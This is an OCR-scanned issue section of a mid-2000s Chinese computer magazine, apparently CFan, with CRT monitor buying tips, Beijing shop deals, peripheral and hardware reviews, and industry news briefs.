如图6所示，左图的外形比较常见，要特别注意其弹性和细微之处的设计和用料，做得好的耳机戴起来会很舒服，头顶几乎感觉不到压迫。而右图的设计则比较特殊，一般只有高端耳机才会采用。



图 6



图 7

6.耳罩

耳罩是头部与发声单元接触的部件，它使耳朵与振膜形成一段距离，并在耳机和头部之间形成一个腔室，以增强耳机的声效。与一般的耳机相比，品质优良的耳机，耳罩都会采用柔软舒适的海绵填充，外面蒙上优质的皮革或绒布。耳罩质感松软，大小恰当，就算长时间佩戴也不会有不舒服的感觉。

如图7所示，PHILIPS SBC HP890的耳罩就使用优质海绵，外面蒙上蓝色的天鹅绒面料，佩戴起来感觉非常舒适。CF [CP01]

CRT 显示器选购的 5 个妙招

■ 广东 年年都旺

说到装机，很多人可能都会考虑一下LCD显示器，但出于价格、色彩等方面的考虑，CRT显示器还是很多人的选择。那如何才能挑选到一台称心满意的CRT显示器呢？这里笔者给大家总结出5个非常实用的招数，希望能帮助大家选择到一台称心如意的CRT显示器。

巧看认证

在显示器的环保认证中，主要有TCO03、TCO99、TCO95、TCO92、MPR Ⅱ和EPA(能源之星)六种。TCO03是目前最高级的认证，通过该认证的显示器在低辐射、节电和环保等性能都是目前最高的，其次是TCO99，依次是TCO95、TCO92、MPR Ⅱ和EPA。目前，市面上出售的CRT显示器大多都已经通过了TCO03和TCO99(见图1)，其他的环保认证已经很少用了。所以大家在选购和验货的时候，一定要注意这点，太低的认证或者没有通过环保认证的，最好还是不要购买了。



图1 TCO03和TCO99的标志

巧测抗干扰能力

购买显示器时，想要知道显示器的抗干扰能力如何，可以用手机来测试一下。(见图1)就是在显示器的附近用手机打电话，如果这时显示器的画面抖动严重，就表示这款显示器的抗干扰能力比较差。但这种方法只适合于CRT显示器。此外，具备辐射屏蔽、防干扰的CRT显示器，在外壳下都会有一个金属屏蔽罩将整个显像管罩住，也只有这样才能对辐射及干扰进行有效的屏蔽。在选购时，透过显示器背部小孔向里面看，如果可以看到一个屏蔽罩的金属罩上有散热孔且形状与外壳一致，就可以认定有屏蔽罩；如果能够直接看到电路板、电线、电圈等那就是没有。另外，一些低档显示器为了节省成本，屏蔽罩被缩减到仅仅只遮挡电子枪最末端的电路板，这也是不可取的。



图2 用手机现场测的时候，记得拨打1860(移动)或1001(联通)等免费电话

巧测刷新率

在选购显示器中，刷新率应与分辨率一起考虑(见图3)，一般17英寸显示器在800×600分辨率下应能达到100Hz的刷新率，而在1024×768分辨率下最少也要达到85Hz。需要注意的是，二手CRT显示器在同一刷新率的情况下，其闪烁的程度可能会因为显像管及从属电路的老化程度不同而有差别。这时我们可以用主观一些的“土方法”去判断：全屏开启一个Word文档，然后测试者正对着显示屏，眼睛望向显示器右(左)上角的外面，用余光感觉显示器的闪烁状况，闪烁的感觉越明显的，该显示器的显像管就有可能老化得越严重。不过，闪烁的感受因人而异，在拿不准的时候，可以用来参考一下。




图3 刷新率设置

巧测高频稳定性

高频稳定性差的显示器往往会让人在使用一段时间之后感到明显的头昏眼胀。这是因为显示器在随着图像的变化而不断地进行“呼吸”，一般来说呼吸效应在2mm范围内，是不会给人造成很明显的影响，也很难通过肉眼测试出来。而一些高频稳定性特别差的显示器，用肉眼检测就能检测出来。测试的方法很简单，只要注意在调整分辨率之后的那1秒钟内，整个显示画面是否有如呼吸一样的缩放变化。缩放变化的幅度越大，其高频稳定性就越差。

巧测消磁电路

现在的显示器大多都将消磁的功能与OSD菜单结合起来了，但也有一部分低端显示器没有在菜单中提供单独的消磁功能，只在每次开机时才自动进行消磁的动作。要检测这部分显示器的消磁能力，可以将显示器翻转90度侧放着开机，这时屏幕会出现明显的色彩紊乱，这是因为显示器受到地磁改变的影响而出现的偏磁现象。这时，你就可以在OSD菜单中使用手动消磁功能进行纠正。如果是自动消磁的显示器，则需要对显示器开关一次来进行消磁纠正。

一般来说，只要显示器的消磁功能正常，一次就可完全纠正磁化现象，但质量不好的显示器可能就需要多次消磁操作才能完全纠正，更差的可能就根本不会有变化。

你知道吗？

LCD显示器的刷新率与CRT相比有着原理上的区别，LCD即使在60Hz的较低刷新率下也不会出现闪烁的情况，所以在选购LCD显示器时，不用过于注意其刷新率的指标。

CF [CP02]

CFan村里大搜查

春雨贵如油，北京在下过几场春雨之后，一切都清新起来，阳光也让人觉得格外明媚。在这个美好的季节里，由阳光我主持的"村里大搜查"栏目也正式启动了。在这个栏目里，阳光及搜查队员们不但会将村里各种超值、超低价、巨酷、巨好玩的东西搜罗出来，还会秉着全力以赴，做到最好的态度，去给CFan的读者争取各种包括赠品、CFan读者价在内的"福利"！

小编有话："搜查行动"刚刚启动，目前只能提供北京地区的部分信息，一些优惠政策也只有北京的读者才能受惠。为了在不久以后让全国的CFan读者都能享受到这些"福利"。我们"CFan搜查队"现向全国读者、作者朋友们征集志愿搜查队员，如果你有兴趣为CFan成长献出自己的一份力量，有志为全国各地的读者朋友们提供更多、更广、更精彩的市场信息，请你马上发E-mail："我要加入CFan"到mart@cfan.com.cn，报名加入"CFan搜查队"。对了，别忘了在E-mail中附上你的个人基本资料、联系方式(地址、电话、手机、QQ、MSN等)及一小段个人简介哦。

泽丰耳机文化沙龙 三款耳机优惠CFan读者



在村里阳光找到了一家集销售、交流和售后服务为一体的耳机专卖店——泽丰耳机文化沙龙。为此，店里专门打造了一堵耳机试听墙，同时展示数十款各种档次、品牌的耳机和耳机功放，顾客可以坐在试听墙前面的大沙发上舒舒服服地对各种耳机进行对比试听。该店的朱老板非常热情大方，专门拿出三款"心水"耳机优惠CFan读者。

在北京的CFan读者，凭《电脑爱好者》第9期杂志即可在在5月1日～30日期间用最超值的CFan读者价购买以下三款耳机。而外地的读者则需用电话联系朱老板，正确回答三个问题后即可通过邮购的方式，用CFan读者价购买这三款品质出色的超值耳机。数量有限，有兴趣的朋友就要快点了。

CFan超值产品A. 森海塞尔 PX100耳机，原价399元，CFan读者价：379元；

CFan超值产品B. 达音科DN-S01耳塞，原价280元，CFan读者价：250元；

CFan超值产品C. 韩国产SONY E808V耳塞(带音控)，原价90元，CFan读者价：45元。

地址：北京市海淀区中关村东路118号联想桥苏宁电器西侧39号

电话：010－82118336

帅呆了！通过WCA认证的双肩背笔记本包只要290元，还有CFan读者优惠



WCA是世界脊医协会认证的标志，而世界脊医协会是一国际性的脊椎健康组织。凡是能通过该认证的背包设计，不仅舒适，还能给使用者的脊椎以最好的保护。阳光在村里搜到的这款泰格斯(RAKGAR)DELUXE NOTEBOOK BACKPACK双肩背包正是一款通过了WCA认证的背包。

据商家介绍，背包背后特设透气网垫及能平均受力的肩膀垫带，能有效保护背负者的脊椎。而内设的可拆卸多用途保护间隔，能容纳大量书籍、光盘及其他笔记本电脑配件。

这款笔记本双肩背包原价要480多元，现在在做特价促销只要290元。而CFan读者在5月1日～30日期间，凭《电脑爱好者》第9期杂志，就可以用280元的CFan读者价购买，同时购买店内其他商品均可得到折扣优惠。数量有限，欲购从速。

地址：北京市海淀区鼎好电子商城3层3865号商铺

电话：13381188158

只需1100元的超值DELL 8300全新套件



不可否认875芯片组在性能上的强悍与价格上的昂贵是865PE芯片组所不能比拟的，也是一般用户不敢轻易选购的。而这次，阳光却在村里找到了使用875芯片组主板的DELL 8300原装套件。该套件除了包含有为DELL度身定做的875芯片组主板、做工非常优良的原装机箱、特制的CPU散热器和300W原装电源，这么多东西却只卖1100元，非常超值。更超值的是，CFan读者只要在购买时出示手中的《电脑爱好者》第9期杂志，即可获得更低的价格优惠。近期装机的朋友，可以考虑一下。而有兴趣的朋友，出手就要快了，因为这款套件的数量已经不多了。

除此之外，该店负责人还给阳光透露了一点"商业机密"，在5月初他们还会有一批更加超值的品牌主板到货，届时CFan的读者凭《电脑爱好者》第9期杂志，同样可获得超值的CFan读者优惠价。

地址：北京市海淀区鼎好电子商城4层4257号商铺　电话：010－82699669

CF [CP03]



X730之所以被叫做“宝马”键盘，是因为它的造型设计来自于明基的合作单位——宝马公司的设计团队BMW Group DesignworksUSA。采用了银、黑、红三色的颜色搭配，独特的流线型造型设计，尽显宝马风格的高贵和典雅气派。和普通的键鼠套装一样，X730套装由无线键盘、无线鼠标和无线接受器三个组件构成，其中无线接收器有意做成圆形，犹如轮胎的外表一般。

明基宝马X730无线键鼠套装

■ CFan评测室

这款产品其实不能算第一次见到的。早在明基两年前推出“X架构”键盘时，就已经展出了这款产品的样品。不过当时这款产品只在欧洲上市，并未在国内出现。



X730键盘的结构，采用了明基独有的“X架构”设计和独特的弧形超薄键盘结构，具备了X架构键盘所拥有的独特手感，并且设计了强大的扩展功能，具备多达十余个的多媒体和网络快捷键，同时还设计了高档办公键盘才具有的键盘滚轮键功能。



X730键盘设计上最为独特的地方，就是键盘和底托分离的设计，键盘放在底托上，可以提供出色的使用舒适感，而且通过键盘底部的三个槽和底托的销子，可以实现键盘倾斜角度的三段调节。而更大的倾斜角度，也能提供更大的腕托尺寸，更加适合用户在不同情况下的使用。



在使用空间较小的情况下，用户也可以将X730的键盘完全从底托上摘下来，这样X730的大小就变得和普通的超薄键盘差不多大小。比较厚的电池仓正好变成后面的支脚，既稳定，看上去又比较舒服。



X730所配的鼠标也采用了与键盘一样的配色设计，圆润的外壳设计有如一款概念车，采用的大尺寸滚轮方案取得了比通常设计更好的使用手感。在试用中，X730鼠标的手感相当良好，长时间使用也不嫌疲累。性能上，也可以满足各种通常的需求。

和通常的无线套装一样，X730经过对频之后就可以正常使用了。X730键盘的设计继承了明基X结构键盘的优秀手感，而独特的底托设计，使得X730有更好的人体工学手感。增加的多项功能键设计在使用中非常方便，提供了强大的扩展能力。

如果说X730套装有什么缺点，那么就可能是它的结构比较复杂，导致对于使用环境的适应性不会很强。

CF [CP04]



优派是显示器的头等大厂，而近年来，优派在保持显示器领域内的市场优势的同时，也开始向其他外设领域进军。在输入设备上，优派近来就推出了多款键盘鼠标套装的产品。而“极速派对”套装，就是优派所推出的一款新的面对入门级市场的套装产品。

优派“极速派对”键盘鼠标套装

■ CFan 评测室

这款键鼠套装的外包装采用了优派一贯的红白色搭配，包装上标明了产品的型号：“极速派对”。打开包装取出产品，送测的这款套装为黑色配色，同型号的产品还有一款纯白色的款式。极速派对采用了紧凑型的外观设计，节省了您的桌面空间，能够与LCD或纯平显示器更好地搭配。

极速派对的键盘采用了朴实无华的经典键位设计，充满了“简单”、“易用”、“实用”的味道。虽然现在各种扩展键盘大行其道，其实真正能够用到的还是基础的107个键。“够用”、“实用”、“好用”才是最实在的。

值得一提的是，极速派对的键盘采用了静音设计，就算您在深夜打字聊天或者玩游戏，都不会影响到他人的休息。

极速派对键盘也支持防水功能，翻过来，我们看到键盘的底板的做工很细致，上面有好多小孔，这就是特殊设计的导流槽，流入键盘的液体会顺着这些小孔流出键盘，不会进入电路。

另一方面，很多人反映一些键盘用一段时间后，手感会明显下降，严重的还会出现按键不灵等问题。这就是因为键盘底板衬托不够结实，敲击次数过多后造成轻微变形，从而影响到按键的手感。可以说，凡是优秀的键盘都会在底部衬托钢板，以增加键盘的质感和刚性，使得键盘在长时间使用后，依然保持良好的性能。但加入钢板，无疑会增加产品的成本，所以不少厂家都直接采用塑料底座设计。而优派极速派对键盘，虽然采用了薄型设计，但其内部嵌入了钢板。这种设计，不仅保持了键盘的坚固性，而且还大大延长了产品的使用寿命。

极速派对的鼠标，其内部采用了安捷伦光学引擎芯片，具有800CPI的分辨率，鼠标指针移动更迅速，反应更灵敏。正面看去，可以看到这款鼠标采用了左右对称设计，因此无论左右手都可以使用。其背部嵌入了优派的胡锦鸟标志，立体的标志看上去更为豪华。

极速派对的键盘手感不错，保持了优派键盘一贯轻快的风格，属于偏软的手感，而且，按键的键程适中，长时间打字也不会感到手指疲劳。

相对来说，鼠标的设计就比较一般，性能只是刚刚满足一般办公、上网之类的需求，用于游戏就差一些。不过虽然其体积较小，但手感不错，鼠标的按键手感不错，双键响应迅速，按键键程适中，弹性良好。每次按下，还会伴随清脆的开关声，节奏感很强。



漂亮的胡锦鸟标志，并非是印刷的，而是嵌入键盘表面的塑料制品。看上去富有光泽且立体感十足，更显高贵。



这样的小孔就是底板上的流水孔，“极速派对”采用的是目前常用的防水设计。通过键盘按键下面的“火山口”防止水流入键盘内部，而键盘表面的水则通过穿透键盘的导流孔也就是这些小孔从底部流走。

作为一款入门级的百元出头的套装产品，优派“极速派对”的造型讨人喜爱，试用手感不错，虽然扩展功能不多，但基础性的防水抗震等重要功能设计都很不错，堪称是一款适应大多数普通用户的优秀低价位产品。 CF [CP05]

有飞机设计师说过，看起来漂亮的飞机一定是好飞机，而对IT产品这话也同样通用，好产品的外形一定很漂亮。黑金V2.01电源外壳为钛金黑色外壳，整体材质光彩照人，甚至可以当镜子用，而且钛金材质不粘灰尘，即使长期使用只要稍加擦拭也能光亮如新。

■ CFan评测室



大水牛黑金V2.01电源


随着电脑系统耗电量的大量攀升，电脑对电源的要求也越来越高，为了满足9X5系统的供电需要，Intel专门制定了ATX 12V 2.01规范，这个规范要求电源提供两路独立+12V输出，分别提供给CPU和系统其他设备。随着9X5系统的普及，各家电源厂家也陆续推出了自己的ATX 12V 2.01规范的产品。知名IT厂商七喜公司也推出了自己的黑金系列符合ATX 12V 2.01标准的黑金V2.01电源。







电源采用后侧和下侧入风，通过8CM变速风扇出风，能提供给电源以及整机足够的散热能力，并且噪音也不大。

电源输入带有EMI滤波电路，让电源在遇到电压突变时也能获得稳定的输入电压。电源的变压和整流部分也用料充足，为电源的输出提供了稳定的电压和电流。







除了主板供电的24Pin输出口和4Pin CPU供电输出外，电源还提供了4个D型输出口和2个SATA供电头，通过电源直接提供的SATA供电头提供了专门的+3.3V输出。



侧面铭牌上标明了电源功率以及通过的包括3C认证在内的各项认证。此电源的+5V输出最大为20A、+3.3V输出最大20A、供给配件的+12V1输出为最大8A、供给CPU的+12V2的最大输出为14A，这样的电流输出能够提供给现在耗能最大的Prescott核心处理器足够的电量。电源标准输出功率300W，最大输出功率能够达到400W。

总体来说，这款大水牛黑金V2.01电源用料充足，电源输出稳定高效，适合配置Prescott核心处理器电脑的用户选购。

CF [CP06]

三星 913N 液晶显示器

■ CFan 评测室



从人的实际使用感受来说，显示器可说是越大越好，而在 CRT 时代，受到体积和重量的限制，主流显示器也就只到了 17 英寸。而在现在的 LCD 时代，LCD 轻薄的优势使它能够在保证轻薄的同时做到大屏幕，随着厂家不断提升生产线，大屏幕 LCD 显示器的切割已变得更加容易，使现在 19 英寸大屏幕 LCD 价格大大降低，已开始取代 17 英寸 LCD 主流的地位。

三星 913N 是一款 8 毫秒 19 英寸液晶显示器，采用三星最新研发的 Best_TN 面板，响应速度相当迅速，而更快的响应速度也使显示器能够更快更准确的显示色彩，使三星 913N 的显示画质也相当不错。

三星 913N 延续三星一贯的简约风格:乳白色窄边设计减小了空间占用，也让显示器彰显时尚美感，并且窄边设计还适合做大屏幕拼接。

913N 具有 300 流明的高亮度和 700：1 的高对比度，色彩表现力非常不错，高达 160 度的水平及垂直可视角度使 913N 的可视范围相当广，也使用户在使用 LCD 会感觉屏幕颜色更加均匀。

三星 913N 同样具有三星特别为方便使用显示器而开发的"魔技"，除了 8 毫秒快速响应时间的"魔速"外， 913N 还有"魔调"和"魔亮"技术。"魔调"使用户在安装随机软件后能够轻松通过鼠标调节显示器的色彩、亮度，使用户从繁琐的 OSD 调节中解放出来了。"魔亮"则提供了文本显示、畅游互联网、娱乐空间和个人设定四种模式，大大改善了用户在不同情境中的操作体验。

除此之外，三星 913N 的标准分辨率为 1280 × 1024，这是 19 英寸 LCD 的标准分辨率，与 17 英寸的标准分辨率一样，不过更大的屏幕使显示的实际内容也更大、更舒服，这也是 19 英寸的一大优势。

三星 913N 液晶显示器使用功耗为 38W，变压器内置，通过了 TCO′03 认证，支持墙挂和壁挂，可谓 19 英寸中性能和功能都相当不错的产品，值得关注。 CF [CP07]



天敏随心录 2 电视盒

■ CFan 评测室

第一眼看到天敏随心录 2 电视盒，首先惊讶于它的小巧，体积只相当于笔记本鼠标大小，并通过 Mini USB 端口供电和传输数据音频视频信号，没有一般电视盒常见的外接变压器，也不需要单独的音频连接线，这样随笔记本携带电视盒时只需要带电视盒、超薄遥控器、USB 连接线就行了，相当方便。



天敏随心录 2 电视盒除了输入电视信号的同轴电缆接口外，还提供了为视频和音频输入准备的 S-VIDEO 输入和 Audio In 输入，可方便的用笔记本作为影碟机或者作为游戏机的输出设备。

天敏随心录 2 电视盒采用 LG 低功耗微型高频头加 Trident Tvmaster TM6000 解码芯片，支持 10 bit 视频解码及 16bit 音频解码，由于采用新的解码芯片，而且外置电视盒没有内置电视卡在机箱内部的电磁干扰，因此这款电视盒的接收效果相当不错。

在软件方面，电视盒依然搭配双敏自己开发的接收软件，经北京实际测试，没有频道搜索遗漏的情况。

在录制功能上天敏随心录 2 电视盒的附带软件能够提供最高 720x576 分辨率的 MPEG-1、MPEG-2、MPEG-4 的录制格式或者标准 VCD、DVD 等标准格式，当然要满足这样的录制格式必须使用比较快的电脑。 CF [CP08]



科技与人文并蓄，BenQ刻录新品上市

明基公司在近日“软性力量的 起——2005年BenQ DVDRW新品发布会”上，发布了两款极具特色的DVD刻录机新品，一台是国内首款具有光雕技术的DVD刻录机DW1625，实用性与趣味性集于一身；另一台是具有顶级的8X 双层刻录的DW1640，集强劲性能与影音享受于一身。BenQ DW1625具有DVD刻录领域最先进的“LightScribe”光雕技术，这种技术是运用特殊的镭射激光穿透拥有“LightScribe”技术的光盘片的特殊染料外层，从而一张张精心设计的图案便会呈现在光盘表面。使用DW1625刻录机，只需极其简单的“刻录——翻面——再刻录”，就可直接在光盘上激光蚀刻标注。这种技术的推出可以给每张盘片一张特别的脸，不再需要用签字笔涂写或贴标签的方式加以区别，一张张独具风格光盘片，无论物换星移皆可唤起记忆中那美丽的一刹。

除此之外，BenQ DW1625具有16倍极速刻录速度，同时可以双层刻录使刻录容量倍增至8.5GB，BenQ独家WOPC及Tilt Control技术的采用使得在刻录时，不但可以动态侦测盘片特性，亦可以适时调整刻录功率以确保最佳的刻录状态。同时，BenQ DW1625还提供了QSuite、QVideo等贴心的应用软件，使您尽享DVD刻录的乐趣。



华硕光存储引领“刻时代”



华硕电脑在北京召开了主题为“刻时代，安静 时尚 全兼容”光存储2005年战略发布会，会上华硕对2005年光存储市场的发展趋势做了深入分析，指出光存储市场全面进入“刻时代”，并将“引领刻时代”作为华硕光存储2005年度的竞争策略，同时展示了完备的光存储刻录解决方案。

华硕电脑中国业务事业群总经理许佑嘉在会上表示：“是用户的选择迎来了‘刻时代’。未来，刻录产品将是整个光存储行业的必然发展趋势。凭借雄厚的研发、制造实力，华硕光存储致力于成为‘刻时代’里为用户提供完备刻录解决方案的领军厂商。”

据悉，华硕光存储目前拥有“静音王、全能王、超薄王三大系列，形成了完备的产品线布局，能够为用户提供从低到高、从内置到外置、从DIY到时尚的完备刻录解决方案。在发布会现场，记者看到了华硕展示的三大系列、10多个型号的20多款光存储产品，其中绝大部分属于刻录产品。

戴尔最轻巧笔记本电脑Latitude X1登陆中国市场



戴尔公司面向中国市场推出全新Latitude X1超轻薄型笔记本电脑。该产品起始重量仅为1.14千克，在不牺牲性能与耐用性的前提下充分满足了移动办公用户对超强便携性的需求。

戴尔公司亚太区产品市场总监李 表示：“此次推出Latitude X1笔记本电脑，旨在满足那些需要经常出差在外的商业用户的需求。作为戴尔全线笔记本电脑中最轻巧的一款产品，Latitude X1拥有最新移动处理器、针对最新办公软件的多窗口视图而优化的加宽显示屏，以及设计出色的坚固易用的键盘。”



Latitude X1不仅经过特别设计，而且通过了一整套戴尔质量与可靠性的严格测试，足以应对旅途中的各种考验。例如，该产品液晶显示屏的背面经过了加固处理，能够承受置于座位下面或行礼架上的超大包裹的压力。此外，此笔记本键盘也经过密封处理，可有效防止液体溅入。 CF [CP09]

飞利浦107Q6火辣热卖又促销


飞利浦高端商务用机107Q6显示器全面上市！凭借无铅设计、优质影像、时尚造型，107Q6登陆伊始就成为市场上的热点。眼下，凡购买此款机型的用户还有机会获赠价值高的188元的时尚腰包，使得这款显示器更显抢眼。

五一出行优惠最高500，波波车载型MP3惊爆899！

针对五一出行，国内数码领导品牌爱国者一举将其音乐宠物——车载型MP3波波E808PLUS全系列进行价格调整，以在节日期间回馈广大爱国者用户，优惠五一出行的自驾游一族。波波E808PLUS 512MB价格从1988元下调至1499元，幅度高达；256MB的价格从1399元下调至1099元；128MB的价格更从1099元下调至899元。

华硕推出具有通用PCI-E插槽的主板

日前，华硕推出配备通用PCI-E插槽的A8N-E，它所配备的PCI-Ex4插槽采用了华硕的独家创新技术，不但可以支持PCI-Ex4，而且还同时支持PCI-Ex16、x8、x4、x1等多种模式，华硕将其称为Universal PCIe Slot，也就是一条通用的PCI-E插槽。通过华硕的这个独有技术，A8N-E为用户提供了一个全新的、完美的PCI-E解决方案。



■新品短信息■

双飞燕推出新款超薄多媒体键盘KL-23

日前，双飞燕推出了其新款超薄多媒体键盘KL-23，表面采用经典黑与银白的搭色，亚金属光泽镀漆，整体造型庄重典雅。难得的是其最大厚度不超过1.7cm，不仅如此，键帽也采用了独特的伞型键构超低键帽设计，高度仅3.3mm，键程3mm，弹性出众，敲击时速度快、触感佳，而且异常宁静，带来与众不同的高效操作体验，另外所有键标都采用镭雕技术蚀刻，历久弥新，使用寿命更长。为满足媒体播放控制需求，KL-23在键盘上部设置了6个条形多媒体功能键，不仅方便适用，同时令键盘不至于过分死板，搭配PC方显高雅气质。



利盟推出T430激光打印机

利盟公司宣布推出专为小型工作组设计的利盟T430全新办公激光打印机。这款打印机为小型工作组提供通用打印服务，简单易用，功能强大，将成为那些需要业务级纸张打印和通用性服务的中小型企业及大型企业的小型工作组的理想选择。

利盟 T430是同类打印机产品的　　者，它能够提供高性价比、快的额定打印速度和少的首页打印时间。凭借优异性能、合理采购价格和较低总体拥有成本的强有力组合，利盟 T430将成为高工作效率的办公工具之一。



■线报■

微星K8T NEO-V，低价超频新感觉

微星公司再抖猛料，将旗下两款针对K8处理器的754针脚主板大幅放水，尤以其中K8T NEO-V主板跌幅为大，由原来的699元调整到599元。此次大幅度降价的微星K8T NEO-V主板采用VIA的K8T800北桥搭配8237/R南桥，最大容量可支持2GB的内存，AGP 8X显卡接口，板载Realtek 8201CL10/100Mbps网卡，另外还集成了RealTek ALC655高效5.1声卡，总的来看，该主板做工中规中矩，板型设计优秀，为实现出色的性能和稳定性打下了基础，完全并没有因为价格的狂降而影响到主板的设计上有任何改动。



昂达双66GT显卡套装仅售2498元

目前市场中售价最低的主流SLI显卡是6600GT，但是其市场平均售价依然达到了1600元以上，如双卡购买，组建成本非常高。日前昂达针对高端玩家推出了SLI套餐，现在购买一对昂达闪电PCX6600GT只需2948元。即使你不打算使用SLI，但是如果与朋友一起购买两块显卡的话同样可以以优惠的价格购买到这款公版设计的显卡，所以昂达此举虽然显卡本身降幅不大，但是等于变相地再次刷新Geforce6600GT的最低价格纪录。非常值得硬件FANS们期待。

技嘉急速体验，好礼重重

凡在5月9日前购买技嘉DVD-Dual的消费者可获得4X DVD+RW可擦写光盘一张，如购买者撰写DVD-Dual的试用体验文章，参加技嘉公司的征文活动，就有机会获得包括技嘉主板、显卡在内的各项大奖，详情登陆www.gigabyte.com.cn查询。

"铁盒"藏"智慧"，金属贵族五一送大礼

号称全球极品金属MP3的半岛铁盒P880又掀起了一轮"铁盒藏智慧，五一送大礼"的回馈活动。从4月12日起，凡购买半岛铁盒P880的用户都将获赠爱国者金牌版256MB智慧棒一枚，数量有限，送完为止。

AMD闪龙＋VIA K8T800最佳组合　1599元套装价冲击市场

捷波智尊K8T7P和闪龙2800+，从即日起，凭学生证购买套装价仅需1599元。

捷波智尊系列做为捷波面向中高端的主板系列采用VIA K8T800＋VT8237R芯片组，完美配合AMD Socket 754 CPU，外套采用著名游戏"波斯王子II"游戏画面，并率先采用了金属盒包装，更显品质！

NEC演绎黄金促销电影

4月15日～5月15日期间由神州数码代理的NEC E2000/S1000/S1100三款笔记本产品将推出全新的促销活动，届时购买三款产品都会在全新调整的超低价格上额外获赠一块价值398元的SWATCH时尚手表，低价有好礼，欢喜过五一，背包中的NEC笔记本一路伴随你万事无忧，手臂上的SWATCH时刻出你生活色彩！

■业界■

"灵动"获科委重点科研项目，爱国者专项资金已达数百万

在近期的科委重点科研项目评审中，爱国者"灵动"技术成功得到科委专家的首肯，在获得科委重点科研项目的同时，赢得调拨的专项研究资金数十万元，这也是继爱国者存储王、U盘之后，爱国者移动存储再次获得科委专项资金，目前爱国者已经累计获得科委专项资金协助数百万元。

神州数码推出"惊喜神州年 欢乐中国游"正品导购计划

任何消费者自2005年3月15日起至2005年12月31日任何时间选购贴有"神州数码DIY"防伪标贴的AMD盒装处理器，只要您当时通过手机短信(移动用户发送到80028315，联通用户发送到

90028315)或免费电话800-810-3158输入防伪号码辨别真伪,便有机会参加神州数码推出的"惊喜神州年 欢乐中国游"活动。

网易游戏百万在线:与玩家共同倒计时

日前,网易旗下精品网游《大话西游Ⅱ》和《梦幻西游》最高同时在线合计为98.5万,距离百万的目标仅有一步之遥,网易游戏百万倒计时进入万众期待的白热化阶段!尤其是《梦幻西游》达到59.7万的同时在线人数的记录,就目前来说,足以令《梦幻西游》牢牢占据中国市场网络游戏的领先地位!

讯宜召开"安全存储方案 "新闻发布会

ORBBIT讯宜公司联合日立公司和趋势科技召开新闻发布会,宣布将在讯宜代理的硬盘产品线中导入"安全存储"新概念,以优质硬盘、Pc-Cillin 2005 软件、讯宜数据修复优惠服务为亮点,捆绑打造"讯宜安全存储安全套装",为国内用户提供一体化的安全存储解决方案。

驰骋中国 启动未来——LEXAR召开中国发布会

美国LEXAR公司宣布正式创立中国总部,并以全新中文名称"雷克沙"作为其开拓国内市场的重要标识。发布会上,LEXAR不仅全面展示了其最新的高速系列存储卡产品,还正式宣布与国内著名代理机构神州数码、雷射电脑、嘉盛电子展开合作,授权三家渠道商作为"雷克沙"品牌在中国大陆市场的总代理,此举也同时预示着LEXAR这一国际著名数码存储品牌全面启动中国市场。

清华同方联姻国际顶级赛事 携手NBA打造精彩PC

清华同方与美国职业篮球联盟(NBA)已达成合作意向,正式结成全球战略宣传合作伙伴关系,共同展开从产品到品牌的全面合作与推广。这也是国内IT厂商与国际顶尖体育赛事的首次联姻。清华同方计算机系统本部相关负责人表示:随着PC同质化竞争的日益严重,市场开始要求企业与品牌树立独特的个性,以实现在市场上的出位,NBA在品牌经营意识上的领先性将带给清华同方全新的品牌视角与观念。而更重要的是,作为全球最具观赏性的体育赛事,NBA"服务观众、娱乐观众"的理念,正与清华同方在PC领域内寻求"亲和用户"的意图不谋而合。

首届数博会为数字出版产业发展打开新局面

由国家新闻出版总署主办的国家级行业盛会,首届中国数字出版博览会将于今年7月在北京召开。本届博览会以"互通互联,共建共享"作为大会主题,明确并突出了我国数字出版业发展方向。届时,我国数字出版行业的诸多问题将在政府的关注和支持下被重新提升到产业高度进行研讨交流,以期为业内遇到的发展问题寻求解决途径,从而真正推动中国数字出版产业的高速发展。

三星电子杯WCG2005世界电子竞技大赛中国区锦标赛开赛在即

三星电子杯WCG2005世界电子竞技大赛中国区锦标赛发布会于今日在北京中华世纪坛隆重召开。赛事冠名赞助商三星电子与主办方文化部艺术服务中心、中视传媒股份公司,共同宣布启动WCG05年中国地区赛事。作为一项已经成功举办了四届的国际性赛事,WCG展现出数字时代下新竞技体育的神奇 力,中国区锦标赛也承担着推动我国电子竞技水平稳步提高、促进我国顶尖电子竞技运动选手国际性交流的重大责任。因此,本次活动更是受到了政府、业界以及电子竞技运动爱好者的多方关注,大家对本次中国区锦标赛寄予了很高的期望。

新浪网亿万邮箱用户享受趋势科技全面安全防护

趋势科技与新浪网联合召开新闻发布会,双方宣布结成全面的战略合作伙伴关系,并就趋势科技为新浪过亿的邮件用户提供先进安全防护达成协议。

瑞星网络版新品携三大"独门利器"席卷企业市场

瑞星公司正式推出旗舰产品——"瑞星杀毒软件2005网络版",该产品携带着三大"独门利器"直指外企竞争对手的软肋,强势席卷国内企业防毒高端市场。

